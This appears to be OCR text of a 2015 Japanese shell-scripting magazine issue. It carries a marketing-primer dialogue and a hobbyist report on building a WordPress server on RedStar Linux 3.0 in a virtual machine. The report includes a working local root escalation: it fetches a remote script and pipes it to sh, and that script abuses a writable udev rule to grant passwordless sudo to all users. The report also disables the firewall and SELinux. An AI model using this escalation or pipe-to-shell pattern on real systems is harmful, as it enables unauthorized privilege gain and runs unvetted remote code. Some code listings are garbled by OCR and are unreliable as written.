

月刊

本誌正式名称は「シェルスクリプトマガジン vol.24」です
Shell Script Is The Supreme Glue Technology
FOR THE SOPHISTICATED SHELL SCRIPTERS
世界で唯一の

シェルスクリプトマガジン





漢のUNIX
ユニケーシ開発手法 コードレビュー
人間とコンピュータの可能性

新連載
ITエンジニアのためのマーケティング入門
Haskell版 Open usp Tukubai 完成させるぞ企画
Haskellをやこてはいかんのか?



めざせ
シェル女子!
巻頭新連載
貝殻高校、パソコン部の日常

CONTENTS



世界で唯一の

月刊シェル
スクリプト
マガジン

2015 April vol.24

- 04 **新連載 めざせシェル女子!**
～貝殻高校、パソコン部の日常～
ちょまど
- 11 **ユニケーj開発手法コードレビュー 第13回**
大内智明
- 16 **縁の木、育てよう 第7回**
白羽玲子
- 18 Haskell版Open usp Tukubai 完成させるぞ企画
Haskellでやってはいかんのか? 第13回
上田隆一
- 22 未来に生きる!現場で使える!
データモデリング 第14回
熊野憲辰
- 26 **IPv6新時代を体感しよう! 第7回**
波田野裕一
- 30 中小企業診断士が解説する、超実践的な会話術!
円滑コミュニケーションが世界を救う! 第2回
濱口誠一
- 32 **スズラボ通信 第16回**
すずきひろのぶ
- 36 **新連載 ITエンジニアのためのマーケティング入門**
水間文博
- 39 **中小企業手作りIT化奮戦記 第16回**
菅雄一
- 44 **人間とコンピュータの可能性 第24回**
大岩元
- 46 **UNIX大好き人間はどう育つ? 第3回**
鳥居高之
- 48 **漢のUNIX 第20回**
後藤大地
- 54 **法林浩之のFIGHTING TALKS 第11回**
法林浩之
- 56 **教えて先輩♡ サーバー運用お助けTips 第6回**
濱田康貴
- 61 **姐のBENTO**
- 62 **食について関心を持つ**
シェル魔人／編集後記



タケノコちゃんじゅうちゃん

本誌名称について

vol.21より「USPMAGAZINE」から「シェルスクリプトマガジン」に変更となりました。バックナンバーは「USP MAGAZINE」としてお求めいただけます。
本誌正式名称は「シェルスクリプトマガジンvol.24」となります。



卯月

本誌も月刊化して二年目に突入！
今年度もよろしくお願いいたします。

巻頭は漫画で華やかにスタート！

ITエンジニアのためのマーケティング入門

IT ENGINEER MARKETING



第1回 マーケティングっておもしろいの？

いよいよ新連載『ITエンジニアのためのマーケティング入門』が始まります。

“マーケティングって何？”

“オレは技術者だから関係ないや…”

“プロモーションとか、宣伝とか、売するためのノウハウでしょ？”

と思っているアナタ！それもアリですが、マーケティングはとても奥深いモノなんです！

知っていて無駄になることはありません。そんな貴方のための連載。今号よりスタートです！

Written by 水間 丈博

おか爺、こんにちはー！

おお、タケシ、しばらくだのう。就職して仕事はうまくいっているかの？

うん、JavaとかStrutsとか勉強してる。大学でやったから復習できると思ってたんだけど、けっこう厳しくて…

そうか、そうか、まあ、早く先輩方と一緒に活躍できれば良いのう。

ところで、おか爺、会社の社長に“マーケティングを勉強しろ”って言われたんだけど、なんか難しそうで…大学でもやらなかったし。おか爺、マーケティングっておもしろいの？

マーケティングか。そうか。タケシの会社の社長はなかなか眼のつけどころが良いのう。

えっ？それどういうこと？

まあ、それはゆっくり説明するとして、タケシや。マーケティングほどおもしろいモノは無いぞ！

えっ。そうなの？！

ハハ。というのは少々言い過ぎじゃが、いろいろ興味深い分野であることは確かじゃのう。

なんか難しそうで…おもしろいように思えないけどなあ。そういえば、同期で広告会社に入社してマーケティングやるっていう奴がいたな。ITとどう関係するんだろ？

そんな友人がおったのか。ま、それもそのうち話していこうかの。ところで、世の中いろいろ例はあるんじゃが…こんなのはどうじゃ。ちょっと見てごらん。

事例1：関サバのブランド化

かつて見向きもされず捨てられることもあったという「関サバ」。しかし大分県豊後水道を回遊するサバは、強い海流に逆らって定着し“脂ののり”も良く、美味であることで知られていた。佐賀関の漁師は大都市からの引合いを契機に「関サバ」と銘打って新鮮なサバを刺身で提供することにした。漁師は一本釣りにこだわり、生け簀に一日置いてサバのストレスを減らしたり、“活けじめ”と呼ばれる鮮度を保つ工夫を施したり、漁協による一括買い取り制度などを導入。一時偽物が出回るなどの障害もあったが、商標登録して一尾ごとにタグシールを貼ることで産地と品質を保証。口コミによる評判も広がり、ブランドとしての「関サバ」が確立した。今や一尾¥5,000以上で取引されるまでになった。

出典：「関サバ、一匹200円の大衆魚が5000円に化けた理由は？大分・佐賀関」（日本の商人）

<http://j-shonin.net/sekisaba-ooita>

へえーっ！すごいねー！良いモノはやがては高く売れるってことなのかな？

いやいや、良いモノが売れるとは限らんぞ。この話もかれこれ20年以上掛かってようやく成功譚になったんじゃ。その間の関係者の苦労は並大抵では無いぞー。ただ、これは“ブランド化の成功事例”としては有名な話なんじゃ。

ブランド化？ ブランドって時々聞くよね。バッグとか時計とか…けど、それってマーケティングの話なの？

ブランド化というのは、ブランディングとかブランドマーケティングとか言ってるの。マーケティングでは重要な概念の一つなんじゃ。



昔システム会社の役員をやっていたらしい。好奇心旺盛で意外とモノ知り。趣味は音楽(クラシックからJPOPまで!)と囲碁(有段者)。
ちょっとした丘の上に住んでいるので「おか爺」と呼ばれている。やや奇怪な老人。



工業大学でITを学び、小さなIT会社に就職したITエンジニアの卵。社長に「マーケティングを学んでおけ」と言われている。近くにある母方の祖父、おか爺の家に時々遊びに行く。趣味はサイクリング。まだ彼女はいない。

水間文博 PROFILE

東京生まれの千葉県育ち。高校時代は落語研究会でちょっとした名人だった。大学では物理学科に所属し専攻もしたが、その傍ら一般教養課程も100単位取り、自称で教養学部卒などと言ったりする。大学卒業後、パロース(現日本ユニシス)に入社し4年SEとして働くが、経営コンサル会社に転職。業務改善や情報システムの構想案作りなど経験する。その後他企業を経て、会社を作り取締役となるが、大不況と悪運が重なり2年で解任。その後元上司の誘いで、某大手システム系企業に入社。現在はビジネスイノベーションセンターという名の部署で企画・営業支援やマーケティング研究に従事。製品が売上不振だとその謎を解明することに夢になる。色々あってマーケティングへの関心は尽きることがない。趣味は写真、囲碁、MTBなど。4人の息子がいる。

 へえ、そうなんだ。名の知れた有名な高級品を指すのかと思ってたよ。

 いや、ブランドは高級品とは限らんぞ。しかしそれも“ブランドの効力”と言っても良いのじゃよ。例えば、時計のブランド品と言ったら、何を思い浮かべる?

 うーん、そうだね、ROTEXとかOMERAとか…かな。

 それこそがブランドの狙いじゃ。ブランド化を達成すると“代名詞化”するんじゃ。

 代名詞化?

 そうじゃ。時計と言ったら、先ず頭に思い浮かべるのは普段知っているようなブランドであることが多いじゃろ?

 そうだね。SEIKAKUとかZUNZUNとか有名国産品もあるけどね。

 しかし、高価でも欲しいのはどっちじゃ?

 そりゃROTEXが欲しいよ!友達に自慢できるし…でも手が出ないから、今はCASUYOで我慢してる。頑丈だし!

 そう。“高くても欲しい!”と思わせるモノがブランドなんじゃ。そうなると性能や価格はあまり関係なくなるんじゃな。この例でも“サバといえば関サバ”を思い浮かべる人が多くなってブランド化ができたんじゃ。

 そうなんだよねー。“名前でごっちゃう”って良くあるかもしれないな。母さんなんか、たまに赤坂に行くと虎屋のようかん買ってくるよ。

 あの娘は甘いモノが好物だからな(ワシの見て無いところで贅沢しおって…)。まあそれはよいとして、ブランドを確立するには長い時間と知恵の結集が必要なんじゃ。ブランドは奥が深いんでまた別の機会にゆっくり話そうかの。さて、それと“口コミによる評判”というのも大いにマーケティングに関係あるんじゃよ。

 口コミって、友達からTwitterで勧められたり、要するに噂が噂を呼ぶって話?

 まあそうじゃな。別名“バイラルマーケティング”と言ってな。広告に頼らずに人々の評価を重視してその拡散力で知名度や信用を高める手法なんじゃ。

 へえー、広告を出さないと?お金掛からないなら良い方法だね。みんなそうしたら広告無くなっちゃうかもね!

 バカモノっ!オマエは昔から単純過ぎて困りモノだのう。そんな簡単な話では無いんじゃ。口コミで評判を得ると言うのは、実は大変なことなんじゃよ。100人のお客さんがいるとして100人全員が“これは良い!”と言うような、いわば圧倒的な支持がなければ上手くいかんのじゃよ。ま、100人というのは大袈裟なんじゃが、それに近いことを地道に続けなと、お客さんは友達にも勧めてくれないし、何より再び買ってくれることも無くなるんじゃ。

 そうか、見えないところでサービスの質とかに気を配らないとダメなんだね。

 そうじゃ。バイラルマーケティングで成功した事例としては、“リッツカールトン”、“スターバックス”、決済サービスの“スクエア”などが有名なんじゃ。例えばスターバックスは一切宣伝をしないんで有名なんじゃな。広告代理店泣かせじゃのう、ハハハ。

 そう言えば、スタバのコマーシャルって見たこと無いよね? 広告を出さなくても、公式Facebookページを持っていたりするんで、それも“広報・宣伝”と見ることもできるんじゃが、いわゆる“4大メディア”を使わないことでは有名じゃな。しかし、当然それもポリシーとか狙いあつてのことなんじゃ。



事例2: 宣伝をしないスターバックスコーヒー

スターバックスは4大メディアを使用したマス広告をしない会社として有名である。やや高めの価格設定を下げることもない。元CEOの岩田松雄氏は、その理由を「人々の心を豊かで活力あるものにするために存在するのがスタバであり、そこにエンゲージメントが存在する。マス広告はブランドを棄損する。お客様の快い経験もブランドの一部であり、それを守ることがミッション。ミッションとブランドは表裏一体、まさに“一対で事を成す”のです。」と語っている。

出典:「スタバはなぜ値下げやテレビCMをしない？」

(ビジネスジャーナル)

http://biz-journal.jp/2013/10/post_3098.html



 ヘー、なんかスゴイね。とても深いことを言われている気がするね。だけどこの“エンゲージメント”ってどういう意味？

 おっと、タケシも良いところにあるんじやう、感心感心。ハハハ。

 おか爺、バカにしないで教えてよー。

 ハハ、ま、そう怒るな、ワシが悪かったな。エンゲージメントとは本来“約束”とかの意味なんじやが、ここではちょっと違って“愛着心”とか“忠誠心”とかの意味で使われているんじや。ま、マーケティング用語になってしまったのう。

 え、それって最近の話なの？

 そうなんじや。最近は人口が減りつつあるし、消費者の購買行動が変わってしまったんじやな。単に性能が良いとか、有名だからといっていつも買ってくれるとは限らなくなっている。それで、企業側が消費者との“関係性”に関心を持ちはじめてきたんじや。元来“忠誠心”は“ロイヤリティ”とか呼ばれていたんじやが、エンゲージメントはもっと強い意味なんじや。要は企業が“消費者に心から愛着を持ってもらいたい”と願うようになったんじやな。それで今は“エンゲージメントの確立”というのが重要視されておる。ただ、これはブランド化と同じ話で、一朝一夕にはできないのじやよ。

 ヘー、なんか、マーケティングっておもしろそうだね！

 そうか！少しは分かってくれたかのー。それは嬉しいぞよ！

(つづく)

【今回の用語まとめ】

・**ブランド化またはブランディング**: 消費者の視点から発想し、ブランドに対する共感や信頼など消費者にとっての価値を高めていく企業と組織のマーケティング戦略のひとつ。ブランドとして認知されていないものをブランドへと育て上げる、あるいはブランド構成要素を強化し活性・維持管理していくこと。またその手法。(出典: Wikipedia)

・**バイラルマーケティング**: 製品やサービスの利用者の健全な口コミを通じて広告に依存せずに新たな顧客の獲得や信頼醸成を狙うマーケティング方法。拡散の仕方がウィルス(Virus)の拡散に似ていることから名付けられた。“健全でない”とは、自然な拡散ではなく企業側が意図的に仕掛けるもので、“ステルス・マーケティング”と呼ばれ批判の対象となる。

・**エンゲージメント**: 企業と利用者との関係において、利用者がその企業の製品やサービスを積極的に支持し、継続的に購入するような強く醸成された愛着心。

参考:「顧客エンゲージメントとは」(エンゲージメントブログ)

<http://www.engagement-forum.com/engagement/customer-engagement>

・**4大メディア**: 主要広告メディアである「新聞・雑誌・ラジオ・テレビ」を指す。この4大メディアのシェアは国内広告費総額約6兆円(2014年)の約50%を占める。



北の赤い星ふたたび！ -RedStar Linux 3.0 で遊んでみたレポート -

皆さんこんにちは。@nullpopopoでございます。コアなシェルスクリプトマガジンファンの方はご存知かもしれませんが、私、2011年3月発売のUSP MAGAZINE vol.0で「RedStar2.0をインストールしてみた。」という記事でRedStar Linux (以下RedStar) をWEBサーバーにして遊びました。あれから3年10ヶ月後、Slashdot Japanのつぶやき※1がタイムラインに流れてきてRedStar Linux 3.0がtorrent経由で入手できるのを知ったので、今回はWordPressをインストールして動かしてみました。

なお、最初にお断りしておきますが、私@nullpopopoおよびシェルスクリプトマガジン編集部は、特定の政治信条や団体に対して中立であり、今回も技術的な興味のみでレポートしていることを申し添えておきます。もう1つ最初に申し上げますと、今回のWEBサーバー構築は単なるキワモノOSで遊んでおしまいというわけではなく、シェル芸のスキルと、yumを使えない環境で最適なパッケージを探してインストールする能力が求められます。インターネットに繋がらない環境でサーバー構築しなければならないシチュエーションは、まだ少なからず残っているはず（金融系は特に）。4月ですよ。是非御社の新人研修のメニューにRedStarでのWEBサーバー構築を取り入れてみませんか？RedStarエバンジェリストの@nullpopopoがお伺いしますよ。



RedStar を VirtualBox へインストールし、root を取るまで (ダイジェスト)

この節だけでいつものページ数が埋まるくらい書くことができるので、RedStar のインストールに興味のある方は是非私のブログ※2をご覧くださいなのですが、要約すると

- ・ハンゲルが読めないので野生の勘を頼りにインストールし、ターミナル起動までこぎつけた
- ・RedStar は (いろんな意味で) 内部統制のとれた環境で作られたデスクトップ OS のため、一般ユーザーから管理者ユーザー (root) に昇格させない設計思想がある
- ・とは言え、ちょこちょこ抜け道があったので root を取れたという内容になっております。

RedStar で自由を手にするまで

私はハンゲルが読めず、コンソールでいちいちコマンド入力するのも面倒なので、まずは ssh でログインできるようにします。しかし、ssh でログインするには sshd を起動せねばならず、すなわち root を取る必要があるわけです。なので、

sshd を起動するまではコンソールでターミナルを起動し、頑張って手打ちでコマンドを入力します。

RedStar は (ちゃんと調べてないけど) キーボードマップが英語のようなので、英語キーボードでの入力に慣れていない場合は、ターミナルから「setxkbmap jp -model jp106」を実行すると日本語キーボード配列で楽に入力することができます。ただし、再起動すると設定が消えるので、この後何回か再起動するたびに実行します。

■キーボードレイアウトを日本語にする



※1 #linux 北朝鮮の独自 OS 「Red Star 3.0」が入手可能に <https://twitter.com/slashdotjp/status/554861658435108864>

※2 [異種 OS 格闘戦] RedStar Linux 3.0 をインストールして root 取ってみた http://nullpopopo.blogcube.info/2015/01/redstarlinux3_install.html

まず最初にやる設定ですが、iptables の無効化です。外向き TCP/UDP53 番ポートが塞がっており、DNS による名前解決ができないため、ファイアウォールを無効化します。これは root を取るためのシェルスクリプトを curl コマンドで http で取得するために名前解決を行う必要があるからです。root も取れないのにそんなことできるのか?と思われる方が多いかと思いますが、iptables 設定ファイルのパーミッションを見て我が目を疑いました…。

■リスト1: iptables ファイルのパーミッション

```
$ ls -l /etc/sysconfig/iptables
-rwxrwxrwx. 1 root admin 4658 2013-02-14 18:24 /etc/
sysconfig/iptables
```

というわけでやっちゃいましょう。勿論、service iptables restart なんてできませんので、設定変更後は OS ごと再起動しちゃいます。

■リスト2: iptables 無効化

```
$ echo -n "" > /etc/sysconfig/iptables
$ reboot
```

RedStar は一般ユーザーでもコマンドから再起動ができます。なお、GUI からの再起動はハンゲルが読めないので難易度が高かったです…。

いよいよ root 取得シェルスクリプトの実行です。ローカルにシェルスクリプトファイルを置いてもいいのですが、1文字1文字タイプしてバグを産み、再生不能なマシンを作るのも嫌なので、すでに完成したシェルスクリプトを curl で取得してそのまま実行します。WEB サイトにホストされているシェルスクリプトを実行するには「curl http:// ~~~~ /<シェルスクリプトのファイル名> | sh」というワンライナーで、標準出力に吐き出されたシェルスクリプトのテキストを、パイプで sh コマンドに渡してあげれば実行できます。それでは少々長いですが、ワンライナーを実行してみましょう。

■リスト3: root 権限取得


```
$ setxkbmap jp -model jp106
$ curl -s http://sprunge.us/cIKN?sh | \
sed -e 's/<[^>]*>/g' | cut -b 4- | \
sed -e "s/\&\#39;/\&'g;s/\&quot;/\&'g;s/\&gt;/\&'g;/\&lt;/g" | \
grep . | tail -n 13 | sh
```

このサイトをブラウザのソース表示で見るとわかるのですが、行番号付きのソースコード表示を html+css で整形しています。なので、最初の sed で html タグを除去しています。次に、行番号を削除するため cut コマンドで4文字目以降をバッサリ削っています。2回目の sed では、「|」「>」「<」を実態参照から変換し、その後 grep で空行以外を表示していま

す。この html ページではスタイルシートが上の行に表示され、シェルスクリプト本文は末尾13行に書かれているので、tail コマンドで本文のみを抜き出します。そして最後に sh コマンドに渡してやることで、このシェルスクリプトを実行します。

案外長いワンライナーで気が滅入るかもしれませんが、最後の sh コマンドにさえ渡さなければ何度でもやり直しがきく上に、bash の履歴機能から呼び出してちょいちょいと編集するだけで安全にデバッグできるため、エディタでシェルスクリプトを編集して一発実行して失敗→OS 再インストールという大きな手戻りを防ぐことができるので、是非覚えておきたいスキルです。

■リスト3の URL をブラウザで表示



```
#!/bin/bash
2 cp /etc/udev/rules.d/85-hplj10xx.rules /tmp/udevhp.bak
3 echo "R00t=/bin/bash /tmp/r00t.sh" > /etc/udev/rules.d/85-hplj10xx.rules
4 cat <<EOF >/tmp/r00t.sh
5 echo -e "ALL\TALL=(ALL)\NOPASSWD: ALL" >> /etc/sudoers
6 mv /tmp/udevhp.bak /etc/udev/rules.d/85-hplj10xx.rules
7 chmod 0:0 /etc/udev/rules.d/85-hplj10xx.rules
8 rm /tmp/r00t.sh
9 EOF
10 chmod +x /tmp/r00t.sh
11 echo "sudo will be available after reboot"
12 sleep 2
13 reboot
```

さて、ここで再起動がかかるので、コンソールログインしてターミナルを起動し、sshd を起動します。sudo コマンドによる sshd 起動ができれば OK です。

■リスト4: sshd 起動

```
$ setxkbmap jp -model jp106
$ sudo service sshd start
$ sudo chkconfig sshd on
```

これで、残りの作業を ssh 経由で行うことができるようになりました^{※3}。なお、RedStar の root ユーザーはデフォルトのシェルが /sbin/nologin なので、root ユーザーに su してシェルを使いたい場合は「\$ sudo usermod -s /bin/bash root」と実行してシェルログインできるようにしてしまいましょう。ssh でログイン後、SELinux を無効化するには次のようにします。

■リスト5: SELinux 無効化

```
$ sudo sed -i 's/enforcing$/disabled/' /etc/selinux/
config
$ sudo reboot
```

※3 今更言うことではないのかも知れませんが、ssh クライアントを使うことで、文字列のコピペでコマンドを入力することができます。いろんな勉強会で、コマンド入力をコンソールからずーっと続けている人を見ますが、1文字1文字打ち込むことにあまり意味があるとは思えません。楽できる方法があるなら楽したほうがよいに決まっています。

MySQL インストール

ご存知の通り、WordPress は WEB サーバー、PHP、MySQL 環境で動作します。RedStar の ISO イメージには、httpd や php、MySQL の各種 rpm パッケージが含まれているのですが、筆者が手元の環境で試してみたところ、たかだか4つ程度の DB があるだけでも関わらず、show databases するだけで10分以上待たされるくらい MySQL の動作が重かったため、同じバージョンの MySQL を外部サイト (<http://olex.openlogic.com/>) からダウンロードし、zip ファイルを解凍します^{*4}。以下 curl のワンライナーが長くて嫌だという方は、ブラウザの検索窓にパッケージ名を入力し、「パッケージ名」→「Versions & Downloads」→「バージョン番号」の順にクリックしてダウンロードしても構いません。

■リスト6：パッケージのダウンロードと解凍

MySQL Server 5.5.18 Client Rpm Linux IA32 Installer ダウンロード

```
$ curl -k -L -o openlogic-mysql-5.5.18-linux-ia32-ins-Client-Rpm-1.zip "http://olex.openlogic.com/package_versions/11526/download?package_version_id=6508&path=https%3A%2F%2Folex-secure.openlogic.com%2Fcontent%2Fopenlogic%2Fmysql%2F5.5.18%2Fopenlogic-mysql-5.5.18-linux-ia32-ins-Client-Rpm-1.zip"
```

MySQL Server 5.5.18 Server Rpm Linux IA32 Installer ダウンロード

```
$ curl -k -L -o openlogic-mysql-5.5.18-linux-ia32-ins-Server-Rpm-1.zip "http://olex.openlogic.com/package_versions/11529/download?package_version_id=6508&path=https%3A%2F%2Folex-secure.openlogic.com%2Fcontent%2Fopenlogic%2Fmysql%2F5.5.18%2Fopenlogic-mysql-5.5.18-linux-ia32-ins-Server-Rpm-1.zip"
```

MySQL Server 5.5.18 Shared Rpm Linux IA32 Installer ダウンロード

```
$ curl -k -L -o openlogic-mysql-5.5.18-linux-ia32-ins-Shared-RPM-1.zip "http://olex.openlogic.com/package_versions/11530/download?package_version_id=6508&path=https%3A%2F%2Folex-secure.openlogic.com%2Fcontent%2Fopenlogic%2Fmysql%2F5.5.18%2Fopenlogic-mysql-5.5.18-linux-ia32-ins-Shared-RPM-1.zip"
```

zip ファイルの解凍

```
$ for A in $(ls | grep ^openlogic); do unzip -o $A; done
```

以上3つのパッケージをダウンロードし、zip ファイルを解凍すると mysql-5.5.18-ins ディレクトリができあがり、その中に MySQL-client-5.5.18-1.linux2.6.i386.rpm MySQL-server-5.5.18-1.linux2.6.i386.rpm MySQL-shared-5.5.18-1.linux2.6.i386.rpm ができあがっていることを確認してください。

これらパッケージをインストールする前に、最初からインストールされている「MySQL-client」「MySQL-shared」を rpm コマンドで削除します。この時に「--nodeps」オプションをつけるのを忘れないようにしましょう。

■リスト7：「MySQL-client」「MySQL-shared」削除

```
$ sudo rpm -e --nodeps MySQL-client MySQL-shared
```

そして、今回ダウンロードしてきたパッケージをインストールします。

■リスト8：MySQL-client MySQL-server MySQL-shared のインストール

```
$ sudo rpm -ivh mysql-5.5.18-ins/*
```

インストール途中で「/sbin/insserv failed, exit code 1」と表示されますが、どうやら OS 起動時のスタートアップ登録はできたものの、自動起動が有効にならないようです。今回は使い捨てのサーバーなので特に気にせず、OS 起動時に mysql を手動で起動することにします。それでは起動してみましょう。

■リスト9：mysql 起動

```
$ sudo service mysql start  
Starting MySQL..
```

[OK]

このままでは無法地帯の MySQL なので、mysql_secure_installation コマンドで最低限のセキュリティを確保します。

■リスト10：mysql_secure_installation

```
$ mysql_secure_installation  
Enter current password for root (enter for none):  
(空エンター)  
Set root password? [Y/n] y  
New password: (パスワード入力。ターミナルには表示されない。)  
Re-enter new password: (パスワード再入力)  
Remove anonymous users? [Y/n] y  
Disallow root login remotely? [Y/n] y  
Remove test database and access to it? [Y/n] y  
Reload privilege tables now? [Y/n] y
```

次に、wordpress 用データベースを作成します。ここでは DB 名を「wordpress」とします。データベース作成後の確認で、「DEFAULT CHARACTER SET utf8」と表示されていれば OK です(リスト11)。

データベース作成が終わったら、wordpress データベースにすべての権限を持つユーザー「wpuser」を作成します(リスト12)。

データベースの設定は以上です。

■リスト11：データベース作成

```
$ mysql -u root -p<パスワード> -e "CREATE DATABASE wordpress DEFAULT CHARACTER SET utf8;"
$ mysql -u root -p<パスワード> -e "show create database wordpress;"
```

```
+-----+-----+
| Database | Create Database |
+-----+-----+
| wordpress | CREATE DATABASE `wordpress` /*!40100 DEFAULT CHARACTER SET utf8 */ |
+-----+-----+
```

■リスト12：データベース接続用ユーザー作成

```
$ mysql -u root -p<パスワード> -e "GRANT ALL PRIVILEGES ON wordpress.* TO wpuser@localhost IDENTIFIED BY \
```

```
<パスワード> \";"
$ mysql -u root -p<パスワード> -e "select user,password,host from mysql.user;"
```

```
+-----+-----+-----+
| user | password | host |
+-----+-----+-----+
| root | *A97C7CD09761823971F44DF0D3CEB0C805670B65 | localhost |
| root | *A97C7CD09761823971F44DF0D3CEB0C805670B65 | 127.0.0.1 |
| root | *A97C7CD09761823971F44DF0D3CEB0C805670B65 | ::1 |
| wpuser | *A97C7CD09761823971F44DF0D3CEB0C805670B65 | localhost |
+-----+-----+-----+
```



Apache, PHPのインストール

いよいよ Apache (httpd) と PHP をインストールします。これらのパッケージは RedStar のメディアにあるので、あらかじめ ISO イメージをホームディレクトリに SCP 転送しておいてください。それでは ISO イメージをマウントしましょう。

■リスト13：RedStar ISO イメージマウント

```
$ mkdir RS30ISO
$ sudo mount -o loop -t iso9660 redstar_desktop3.0_
sign.iso RS30ISO
```

ISO イメージが読み込み専用でマウントされたので、rpm パッケージのあるディレクトリに移動し、パッケージをインストールします。

■リスト14：パッケージインストール

```
$ cd ${HOME}/RS30ISO/RedStar/RPMS/
$ sudo rpm -ivh httpd-2.2.15-5.rs3.0.i386.rpm
httpd-tools-2.2.15-5.rs3.0.i386.rpm php-5.3.2-6.
rs3.0.i386.rpm php-cli-5.3.2-6.rs3.0.i386.rpm
php-common-5.3.2-6.rs3.0.i386.rpm php-gd-5.3.2-6.
rs3.0.i386.rpm php-intl-5.3.2-6.rs3.0.i386.rpm
php-mbstring-5.3.2-6.rs3.0.i386.rpm php-
mysql-5.3.2-6.rs3.0.i386.rpm php-pdo-5.3.2-6.
rs3.0.i386.rpm php-tidy-5.3.2-6.rs3.0.i386.rpm
php-xml-5.3.2-6.rs3.0.i386.rpm php-xmlrpc-5.3.2-6.
rs3.0.i386.rpm php-zts-5.3.2-6.rs3.0.i386.rpm
apr-util-1.3.4-3.rs3.0.i386.rpm apr-1.3.4-3.
rs3.0.i386.rpm apr-util-ldap-1.3.4-3.rs3.0.i386.rpm
mailcap-2.1.32-1.rs3.0.noarch.rpm
```

wp-cli のインストール

WordPress の設定を楽に行うため、WordPress をコマンドラインから設定できるツール wp-cli^{※5}をインストールします。

■リスト15：wp-cli インストール

```
$ cd
$ [ ! -d ${HOME}/bin ] && mkdir -p ${HOME}/bin
$ curl -o ${HOME}/bin/wp https://raw.
githubusercontent.com/wp-cli/builds/gh-pages/phar/
wp-cli.phar
$ chmod 755 ${HOME}/bin/wp
```

wp-cliを用いたWordPressインストール

それでは、先ほどインストールした wp-cli を使って、コマンドラインから WordPress をインストールしてみましょう。

■リスト16：wp-cliを用いたWordPressインストール

```
# .htaccess 作成、
# ドキュメントルート オーナー・パーミッション変更
$ sudo touch /var/www/html/.htaccess
$ sudo chown -R apache:staff /var/www/html/
$ sudo chmod -R g+w /var/www/html/
```

※4 MySQL コミュニティ公式サイト (<http://downloads.mysql.com/>) から同じバージョンをダウンロードしてインストールを試みましたが、rpm パッケージの依存関係地獄でした。

※5 <http://wp-cli.org/>

最後に「wp core install」した後「sh: /usr/sbin/sendmail: そのようなファイルやディレクトリはありません」というメッセージが表示されます。これは RedStar にあらかじめ postfix をインストールしておけば解決しますが、そもそもメールを送信させたくないで今回は放置します。先ほどのエラーメッセージの直下に「Success: WordPress installed successfully.」と表示されれば WordPress のインストールは成功です。


```
<files *.css>
    ForceType text/css
</files>
```

■リスト17: httpd.conf 設定

以上の設定が終わったら、自身のホスト名を `/etc/hosts` ファイルに追加します。

```
$ cat /etc/hosts | grep ^127.0.0.1 | sed -e "s/$_/www.example.com/" | sudo tee /etc/hosts
$ ip a | grep "inet " | grep -v 127.0.0.1 | awk '{print $2}' | sed -e 's/\[/0-9\]*/\t\twww.example.com/' | sudo tee -a /etc/hosts
```

■リスト 19：Apache 起動

それでは折角なので、RedStar のブラウザからブログを見てみましょう。ブラウザはデスクトップ下部にある Dock のようなものから地球マークのアイコンをクリックするか、ターミナルから `firefox` コマンドを実行します。

The screenshot shows a web browser window with the address bar displaying 'http://www.o-mo-mu-ki-zu-ke.com/'. The page title is 'おもむきずけのブログ' (Omomukizuke no Blog). The main content area is white with a blue border. It features a large blue button labeled 'ブログの最新記事' (Latest Blog Posts) and a section titled 'おもむきずけのブログ' (Omomukizuke no Blog) with a description. The footer contains contact information and a copyright notice.

いかがでしたでしょうか？こうして書いてみると意外とそんなに難しくなさそうに見えますが、ハングルが読めず、最初は root も取れない中で RedStar のクセを掴み、WEB サーバーとして構築するのに物凄くトライアンドエラーを繰り返しました。しかし、いざやり遂げるとかなり Linux でのサーバー構築スキルが上達しているのが自分でもわかるはずです。

それではみなさん、ごきげんよう！



HANDS LAB

ユニケージ®エンジニア数 最大級!

ハンズラボはユニケージ®開発手法に特化したITソリューション企業です。東急ハンズの営業システムを刷新したノウハウを駆使し、小売業における「オーダーメイド」のシステム開発を行います。

中途採用 大募集! 詳しくはHPで!

> <http://www.hands-lab.com/>

「ユニケージ®」は有限会社ユニバーサル・シェル・プログラミング研究所の登録商標です。

これであなたもユニケージエンジニア!

ユニケージ開発手法教育講座

「ユニケージ開発手法教育講座」は、ユニケージ開発手法におけるデータ管理の方法や、オリジナルコマンドの使用方法などをハンズオン形式で具体的に学べる講座です。UNIXの基礎からユニケージ開発手法による開発プロジェクトの進め方まで、ユニケージエンジニアとしてのトータルスキルを習得できます。

<http://www.usp-lab.com/LECTURE/CGI/LECTURE.CGI>



続々と新講座も充実中!

- K-BASIC ユニケージ基礎編
- K-WEB WEBアプリケーション編
- K-BATCH バッチ処理編 (ウェブアプリケーション処理)
- K-ARCH ユニケージアークテクチャ編
- K-SETUP ユニケージ開発環境セットアップ編
- K-UNYO システム運用・管理編
- K-PROJECT プロジェクトマネジメント・人材育成編
- K-SQL 速習: SQLからの移行編
- K-STAT ユニケージにおける統計コマンド編

UNIX 初心者のための講座などもご用意しています。

TechLION
For Independent Engineers

技術の草原で百獣の王を目指す
エンジニアたちの新感覚トークライブ!

<http://techlion.jp/>

上記のサービス内容は2015年3月現在のものです。最新の情報はホームページにてご確認ください。

ISBN 978-4-904807-18-7
C3455 ¥500



9784904807187

USP 研究所
定価 (本体 500円+税)



1923455005002